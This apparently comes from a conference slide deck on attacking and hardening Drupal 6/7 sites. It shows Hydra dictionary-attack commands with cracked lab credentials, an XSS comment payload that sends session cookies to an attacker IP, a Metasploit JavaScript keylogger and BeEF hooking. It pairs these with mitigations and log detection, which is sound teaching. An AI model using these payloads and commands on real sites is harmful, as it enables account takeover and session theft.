The screenshot shows a Drupal 7 user login interface. On the left, there's a sidebar with 'User login' and two form fields: 'Username *' containing 'admin' and 'Password *' containing a single character. Below these are links for 'Create new account' and 'Request new password'. A large 'Log in' button is at the bottom. The main content area has a heading 'Welcome to droopal 7' and a message 'No front page content has been created yet.' At the top, a red-bordered error message box contains the text: 'Sorry, there have been more than 5 failed login attempts for this account. It is temporarily blocked. Try again later or request a new password.'



dictionary attacks – drupal 7

The screenshot shows a web browser window titled "User account | dr00pal 7" with the URL "attacking.drupal.com". The browser interface includes tabs for "User account | dr00pal 7" and "Intruder attack 5". Below the browser is a tool window titled "Attack Save Columns" with tabs for "Results" (selected), "Target", "Positions", "Payloads", and "Options". A search bar at the top of the tool window says "Filter: Showing all items". The main area displays a table with columns: Request, Payload, Status, Error, Timeout, Length, and Cookies. The table contains six rows, with row 5 highlighted in yellow. Red arrows point from the text "HTTP Status Code, Response Length, and Session Token" to the "Status" (302), "Length" (659), and "Cookies" (SESS476df9d3b384038003f...) columns of the highlighted row. The "Request" tab is selected in the tool window, showing the raw HTTP response:

```
HTTP/1.1 302 Found
Date: Wed, 18 Dec 2013 16:20:35 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.9
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Last-Modified: Wed, 18 Dec 2013 16:20:35 +0000
Cache-Control: no-cache, must-revalidate, post-check=0, pre-check=0
ETag: "1387383635"
Content-Language: en
Set-Cookie: SESS476df9d3b384038003f...=CM7wBtGMD52nV81nD1n_VFToc7anOfTrnefRtUhvMA...
```

The "Response" tab is also visible in the tool window. At the bottom of the tool window, there is a search bar with the placeholder "Type a search term" and a status bar indicating "0 matches".



dictionary attacks – drupal 7

The screenshot shows a Drupal 7 login page titled "dr0opal 7". The top navigation bar includes a logo, the site name, and a "Home" link. A prominent error message in an orange box states: "Sorry, too many failed login attempts from your IP address. This IP address is temporarily blocked. Try again later or [request a new password](#)". The main content area features a "Welcome to droopal 7" message and a note: "No front page content has been created yet." On the left, a "User login" form is displayed with fields for "Username" (containing "test") and "Password". Below the form are links for "Create new account" and "Request new password", and a "Log in" button.



dictionary attacks with Hydra

```
# site="attacking.drupal.org"

# id=$(curl -s https://$site/user/ | grep
"form_build_id" | cut -d "\"" -f 6)

# /usr/bin/hydra -L usernames.txt -P pwds.txt
$site http-form-post /?
q=user/:name=^USER^&pass=^PASS^&form_id=user_
login&form_build_id="$id":Sorry"
```

..... :: dictionary attacks with Hydra – Drupal 6

```
root@kali:~# site=attacking.drupal.org
root@kali:~# id=$(curl -s http://attacking.drupal.org/d6/user/ | grep "form_build_id" | cut -d "\"" -f 6)
root@kali:~# /usr/bin/hydra -L usernames.txt -P pwds.txt $site http-form-post "/d6/?q=user/:name^USER^&pass^PASS^&form_id=user_login&form_build_id=\"$id":Sorry"
Hydra v7.5 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-01-06 08:51:52
[DATA] 16 tasks, 1 server, 400 login tries (1:20/p:20), ~25 tries per task
[DATA] attacking service http-post-form on port 80
[80] [www-form] host: 192.168.195.114 login: admin password: admin
[80] [www-form] host: 192.168.195.114 login: test password: testuser123
[80] [www-form] host: 192.168.195.114 login: jalapeno password: jal0p3n0
[80] [www-form] host: 192.168.195.114 login: hamburgler password: hamburgerz
[80] [www-form] host: 192.168.195.114 login: frog password: fliesrg00d
[80] [www-form] host: 192.168.195.114 login: r00t password: @*H*F#Hb84hf802hf&()3wuinbf10h83t4h83
[80] [www-form] host: 192.168.195.114 login: pc password: iSecretlyLoveMacs
[80] [www-form] host: 192.168.195.114 login: mac password: m@csrul3!
[80] [www-form] host: 192.168.195.114 login: ubuntu password: !Linu*15th3b35t!
[80] [www-form] host: 192.168.195.114 login: manager password: changeme1
[80] [www-form] host: 192.168.195.114 login: othermanager password: Ch@ngeme!
[80] [www-form] host: 192.168.195.114 login: qatester password: company1234
[80] [www-form] host: 192.168.195.114 login: monkey password: munk3ybiddness
[80] [www-form] host: 192.168.195.114 login: skiddie password: Das00p3r31337p@ssWOrd;--##
[80] [www-form] host: 192.168.195.114 login: spam password: blahblah789
[80] [www-form] host: 192.168.195.114 login: newuser password: n00b
[80] [www-form] host: 192.168.195.114 login: confused password: a
[80] [www-form] host: 192.168.195.114 login: taco password: tacos-N-burritos
[80] [www-form] host: 192.168.195.114 login: ninja password: zz)@&$hf84hg39H*FH38h--291H!*&@YR#%Nhfh9439763
1 of 1 target successfully completed, 19 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-01-06 08:52:17
root@kali:~#
```

:::::::::: dictionary attacks with Hydra – Drupal 7

```
root@kali: ~
root@kali:~# site=attacking.drupal.org
root@kali:~# id=$(curl -s http://attacking.drupal.org/d7/user/ | grep "form_build_id" | cut -d "\"" -f 6)
root@kali:~# /usr/bin/hydra -L usernames.txt -P pwds.txt $site http-form-post "/d7/?q=user/:name^USER^&pass^PASS^
&form_id=user_login&form_build_id=\"$id":Sorry"
Hydra v7.5 (c) 2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-01-06 08:53:56
[DATA] 16 tasks, 1 server, 400 login tries (1:20/p:20), ~25 tries per task
[DATA] attacking service http-post-form on port 80
[80][www-form] host: 192.168.195.114    login: admin    password: admin
[80][www-form] host: 192.168.195.114    login: test      password: testuser123
[80][www-form] host: 192.168.195.114    login: jalapeno   password: jal0p3n0
1 of 1 target successfully completed, 3 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-01-06 08:54:44
root@kali:~#
```





demonstration

User Enumeration and Dictionary Attack Scripts

<https://github.com/gfoss/attacking-drupal>

[demo](#)



user enumeration (partial) mitigations

- Replace the default forgot password and failed logon attempt messages
- Do not display authors of articles, if possible
- Limit permissions of anonymous / basic users to view user profiles: <https://drupal.org/node/849602>
- Log and alert on attempts to scrape user account information
 - Not just server logs!
 - Watchdog or Drupal syslog should be captured and stored remotely



user enumeration – watchdog logs

Recent log messages | drupal 7

attacking.drupal.org/d7/?q=user/1#overlay=%3Fq%3Dadmin%252Freports%252Fd

TYPE	DATE	MESSAGE	USER	OPERATIONS
⚠️ page not found	12/15/2013 - 23:07	user/30	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/28	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/27	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/26	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/25	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/24	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/23	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/22	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/21	ninja	
⚠️ page not found	12/15/2013 - 23:07	user/2	ninja	
⚠️ page not found	12/15/2013 - 23:06	user/30	ninja	
⚠️ page not found	12/15/2013 - 23:06	user/28	ninja	
⚠️ page not found	12/15/2013 - 23:06	user/27	ninja	

attacking.drupal.org/d7/?q=admin/reports/dblog&render=overlay#



dictionary attack - web server logs

The screenshot shows a terminal window titled "drupal" running on a Ubuntu system. The window title bar includes the title "drupal", the user "root@ubuntu: ~", the date and time "11:38 PM", and the status "not you". The terminal window displays a series of log entries from a web server, specifically Apache, showing multiple POST requests to the "/d7/?q=node&destination=node" endpoint. Each entry includes the IP address "192.168.11.4", the timestamp "[14/Dec/2013:23:38:41 -0800]", the method "POST", the URL, and the user agent "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0". The log entries are identical, indicating a successful dictionary attack.

```
root@ubuntu: ~
192.168.11.4 - - [14/Dec/2013:23:38:41 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2877 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:41 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2875 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:41 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2875 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:41 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2879 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:41 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2874 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:41 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2876 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:42 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2877 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:42 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2877 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:42 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2877 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
192.168.11.4 - - [14/Dec/2013:23:38:42 -0800] "POST /d7/?q=node&destination=node
HTTP/1.1" 200 2875 "http://attacking.drupal.org/d7/?q=node&destination=node" "Moz
illa/5.0 (Macintosh; Intel Mac OS X 10.9; rv:26.0) Gecko/20100101 Firefox/26.0"
```



dictionary attack – watchdog logs

The screenshot shows a Drupal 7 administration interface with a list of recent log messages. The logs are displayed in a table with columns: TYPE, DATE, MESSAGE, USER, and OPERATIONS. The logs show multiple failed login attempts for the 'admin' user and 'ubuntu' user, all made by anonymous users on December 15, 2013, at 21:36.

TYPE	DATE	MESSAGE	USER	OPERATIONS
user	12/15/2013 – 21:36	Session opened for admin.	admin	
user	12/15/2013 – 21:36	Login attempt failed for admin .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for admin .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for admin .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for ubuntu .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for ubuntu .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for ubuntu .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for ubuntu .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for ubuntu .	Anonymous (not verified)	
user	12/15/2013 – 21:36	Login attempt failed for ubuntu .	Anonymous (not verified)	

« first < previous 1 2 3 4 5 6 7 8 9 ... next > last »

attacking.drupal.org/d7/?q=admin/reports/dblog&page=1&render=overlay#

..... dictionary attack mitigations - CAPTCHA

 • CAPTCHA session reuse attack detected.
• Math question field is required.
• Sorry, unrecognized username or password. [Have you forgotten your password?](#)

User login

Username *

Password *

[Create new account](#)
[Request new password](#)

CAPTCHA
are you human??

Math question *
 $19 + 0 =$
Solve this simple math problem and enter the result.
E.g. for 1+3, enter 4.



CAPTCHA – security precautions

- configure CAPTCHA securely

Default challenge type

Math (from module captcha)

Select the default challenge type for CAPTCHAs. This can be overridden for each form if desired.

FORM_ID	CHALLENGE TYPE
user_login_block	Default challenge type
user_pass	- No challenge -
user_register_form	Default challenge type

Persistence

- Always add a challenge.
- Omit challenges in a multi-step/preview workflow once the user successfully responds to a challenge.
- Omit challenges on a form type once the user successfully responds to a challenge on a form of that type.
- Omit challenges on all forms once the user successfully responds to any challenge on the site.

Define if challenges should be omitted during the rest of a session once the user successfully responds to a challenge.

Drupal 7 – built-in brute-force protection

- modules/user/user.module – line 2183

```
function user_login_final_validate($form, &$form_state) {
  if (empty($form_state['uid'])) {
    // Always register an IP-based failed login event.
    flood_register_event('failed_login_attempt_ip',
variable_get('user_failed_login_ip_window', 3600));
    // Register a per-user failed login event.
    if (isset($form_state['flood_control_user_identifier'])) {
      flood_register_event('failed_login_attempt_user',
variable_get('user_failed_login_user_window', 21600),
$form_state['flood_control_user_identifier']);
    }

    if (isset($form_state['flood_control_triggered'])) {
      if ($form_state['flood_control_triggered'] == 'user') {
        form_set_error('name',
format_plural(variable_get('user_failed_login_user_limit', 5), 'Sorry, there has
been more than one failed login attempt for this account. It is temporarily blocked. Try
again later or <a href="@url">request a new password</a>.', 'Sorry, there have been more
than @count failed login attempts for this account. It is temporarily blocked. Try again
later or <a href="@url">request a new password</a>.', array('@url' =>
url('user/password'))));
      }
      else {
        // We did not find a uid, so the limit is IP-based.
        form_set_error('name', t('Sorry, too many failed login attempts from your IP
address. This IP address is temporarily blocked. Try again later or <a
href="@url">request a new password</a>.', array('@url' => url('user/password'))));
      }
    }
  }
}
```



enforce strong passwords

- https://drupal.org/project/password_policy
- <https://drupal.org/project/zxcvbn>

Users List [Add user](#)

Created a new user account for *newuser*. No e-mail has been sent.

This web page allows administrators to register new users. Users' e-mail addresses and usernames must be unique. [\[more help...\]](#)

Username: *
 [S](#)
Spaces are allowed; punctuation is not allowed except for periods, hyphens, and underscores.

E-mail address: *

A valid e-mail address. All e-mails from the system will be sent to this address. The e-mail address is not made public and will only be used if you wish to receive a new password or wish to receive certain news or notifications by e-mail.

Password: *
 [?](#) Password strength: Low

Confirm password: *
 [?](#) Passwords match: Yes
It is recommended to choose a password that contains at least six characters. It should include numbers, punctuation, and both upper and lowercase letters.

Provide a password for the new account in both fields.


Status:
 Blocked
 Active
 Notify user of new account

[Create new account](#)



other brute force protections

- Limit number of invalid login attempts and block attacker IP addresses
 - https://drupal.org/project/login_security



- LDAP Integration
- Single Sign On (SSO)
- Multifactor Authentication: <https://drupal.org/project/tfa>



session handling

- Drupal 6

Name	SESS89d24bb5c1c5825cff2757b60c75fb3
Value	54dkpfh2mf9mh8d8qca6ic3sn6
Host	.attacking.drupal.org
Path	/
Expires	Thu, 23 Jan 2014 01:07:18 GMT
Secure	No
HttpOnly	No

- Drupal 7

Name	SESS476df9d3b384038003fcbe0b6b6ae1ec
Value	hg36NxMEI9ASZtG3K3erMXJ70gh7vv2kYyHKuYw7zno
Host	.attacking.drupal.org
Path	/
Expires	Thu, 23 Jan 2014 01:06:25 GMT
Secure	No
HttpOnly	Yes



secure transport

Enable SSL





authorization

- User permissions properly implemented?
 - administration => people => permissions
 - Trust but Verify
- Create new roles as necessary
 - Drupal 6 – defaults to 2 roles (anonymous & authenticated)
 - Drupal 7 – defaults to 3 roles (anonymous, authenticated, & admin)
- Test the app using all user roles, verify their permissions and search for security weakness



content creation & comments

- Drupal 6

Permission	anonymous user	authenticated user
comment module		
access comments	<input type="checkbox"/>	<input checked="" type="checkbox"/>
administer comments	<input type="checkbox"/>	<input type="checkbox"/>
post comments	<input type="checkbox"/>	<input checked="" type="checkbox"/>
post comments without approval	<input type="checkbox"/>	<input checked="" type="checkbox"/>

- Drupal 7

	PERMISSION	ANONYMOUS USER	AUTHENTICATED USER	ADMINISTRATOR
Filter				
Administer text formats and filters	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
<i>Warning: Give to trusted roles only; this permission has security implications.</i>				
Use the Filtered HTML text format	<input type="checkbox"/>	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	
<i>Warning: This permission may have security implications depending on how the text format is configured.</i>				
Use the Full HTML text format	<input type="checkbox"/>	<input type="checkbox"/>	<input checked="" type="checkbox"/>	
<i>Warning: This permission may have security implications depending on how the text format is configured.</i>				



content creation & comments

Preview comment

new

Submitted by [gfoss](#) on September 12, 2013 - 2:31pm.

F

[Guidelines for commenting](#)

Your name:

[gfoss](#)

Comment: *

<iframe src="http://blah.com/xss.html" height="1px" width="1px"></iframe>

[Enable rich-text](#)

▼ Input format

Filtered HTML

- Web page addresses and e-mail addresses turn into links automatically.
- Allowed HTML tags: <p> <a> <cite> <code> <dl> <dt> <dd> <h2> <h3> <h4> <iframe>

Full HTML

- Web page addresses and e-mail addresses turn into links automatically.

Very basic

- Web page addresses and e-mail addresses turn into links automatically.
- Allowed HTML tags: <a>
- Lines and paragraphs break automatically.

[More information about formatting options](#)

Notify me when new comments are posted

All comments Replies to my comment

[Save comment](#)

[Preview](#)



comments – persistent XSS

The screenshot shows a Firefox browser window with the URL `/user/19/oauth/consumers`. A green notification bar at the top says "Updated the consumer". Below it, a navigation bar includes "View", "Authorization", "Edit", and "My Library", with "consumers" selected. Under "My Library", there's a section titled "My account" featuring a profile picture of a guinea pig wearing a pancake hat. A table lists three access tokens:

Name	Key	Created	Operations
'1'or'1'='1;--	ZIA9Yj...	Tue, 04/26/2011 - 12:43	Edit Delete
	H82cJV...	Tue, 04/26/2011 - 12:45	Edit Delete
	7Lqhdr...	Tue, 04/26/2011 - 12:48	Edit Delete



comments – XSS cookie theft

The screenshot shows a Firefox browser window with the URL `attacking.drupal.org/d7/?q=comment/reply/1`. The page displays a comment form. In the 'Comment' field, the user has entered the following malicious code:

```
<p>comment</p>
<script>img=new Image();img.src="http://192.168.195.112/blah.php?cookie="+document.cookie;</script>
```

Below the comment form, a terminal window titled 'root@kali: ~' is running a netcat listener on port 80. The terminal output shows a connection from an IP address 192.168.195.223, followed by the captured HTTP request headers and the payload `GET /blah.php?cookie=Drupal.toolbar.collapsed=0;%20SESS89d24bb5c1c5825cff2757b60c75fb3=02qlab5aa52mpm64em90o8634;%20has_js=1`.



comments – MSF JavaScript keylogger

The screenshot shows a Firefox browser window with the URL `attacking.drupal.org/d7/?q=comment/1#comment-1`. In the comment editor, there is a script tag pointing to a local file on the attacker's machine.

```
<p>great post!</p>
<script type="text/javascript" src="http://192.168.195.112/No6ECBzj3/test.js">
```

Below the browser is a terminal window titled "root@kali: ~" running the Metasploit Framework (msfconsole). The user has run the command `show options` for the `http_javascript_keylogger` module. The module options table is displayed:

Name	Current Setting	Required	Description
DEMO	false	yes	Creates HTML for demo purposes
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URI PATH		no	The URI to use for this exploit (default is random)

The user has also run the command `exploit`, and the terminal output shows the exploit starting up on port 80.

```
msf auxiliary(http_javascript_keylogger) > show options
Module options (auxiliary/server/capture/http_javascript_keylogger):
Name          Current Setting  Required  Description
----          -----          -----  -----
DEMO          false           yes      Creates HTML for demo purposes
SRVHOST        0.0.0.0        yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT        80             yes      The local port to listen on.
SSL            false          no       Negotiate SSL for incoming connections
SSLCert        None           no       Path to a custom SSL certificate (default is randomly generated)
SSLVersion     SSL3           no       Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URI PATH       None           no       The URI to use for this exploit (default is random)

Switch to plain text
Text format:
  • Web page address
  • Lines and paragraphs break automatically.

msf auxiliary(http_javascript_keylogger) > exploit
[*] Listening on 0.0.0.0:80...
[*] Using URL: http://0.0.0.0:80/No6ECBzj3
[*] Local IP: http://192.168.195.112:80/No6ECBzj3
[*] Server started.
```



comments – MSF JavaScript keylogger

The screenshot shows a Firefox browser window with the title "blah blah | dr0opal 7". The address bar contains "attacking.drupal.org/d7/?q=node/1#comments". The main content area displays a Drupal comment form for a node titled "dr0opal 7". The "User login" field is populated with "admin" and the "Password" field has "*****". Below the form is a "Comments" section with a single comment from user "test" posted on Mon, 12/30/2013 - 10:42. The comment text is "awesome". A tooltip for the "permalink" link indicates it links to "xss-cookie-theft". In the bottom right corner of the comments section, there is a link "Log in or register to post comments". Overlaid on the browser window is a terminal window titled "root@kali: ~" running the command "msf auxiliary(http_javascript_keylogger) > exploit". The terminal output shows the exploit listening on port 80 and logging keystrokes to files like "3697.txt" and "164920.txt". The terminal also lists captured keys such as "a", "ad", "admin", and sequences involving TAB and admin.



comments – BeEF XSS

- <http://beefproject.com/>

The screenshot shows a Firefox browser window displaying the BeEF Control Panel. The left sidebar lists 'Hooked Browsers' under 'Online Browsers', specifically 'attacking.drupal.org', which contains five browser instances. The main panel has tabs for 'Getting Started' and 'Logs'. The 'Logs' tab is active, showing a table of events:

ID...	Type	Event
15	Zombie	appears to have come back online
14	Zombie	just joined the horde from the domain: 192.168.195.114:80
13	Zombie	appears to have come back online
12	Zombie	just joined the horde from the domain: 192.168.195.114:80
11	Event	2.448s - [Blur] Browser window has lost focus.
10	Event	0.004s - [Focus] Browser window has regained focus.
9	Zombie	appears to have come back online
8	Zombie	just joined the horde from the domain: 192.168.195.114:80
7	Zombie	appears to have come back online
6	Zombie	just joined the horde from the domain: 192.168.195.114:80
5	Event	3.404s - [Blur] Browser window has lost focus.
4	Event	0.004s - [Focus] Browser window has regained focus.
3	Zombie	appears to have come back online
2	Zombie	just joined the horde from the domain: attacking.drupal.org:80
1	Authentication	User with ip [REDACTED] has successfully authenticated in the application.


..... :::::
demonstration

Cross-Site Scripting (XSS) Client-Side Attacks

[demo](#)

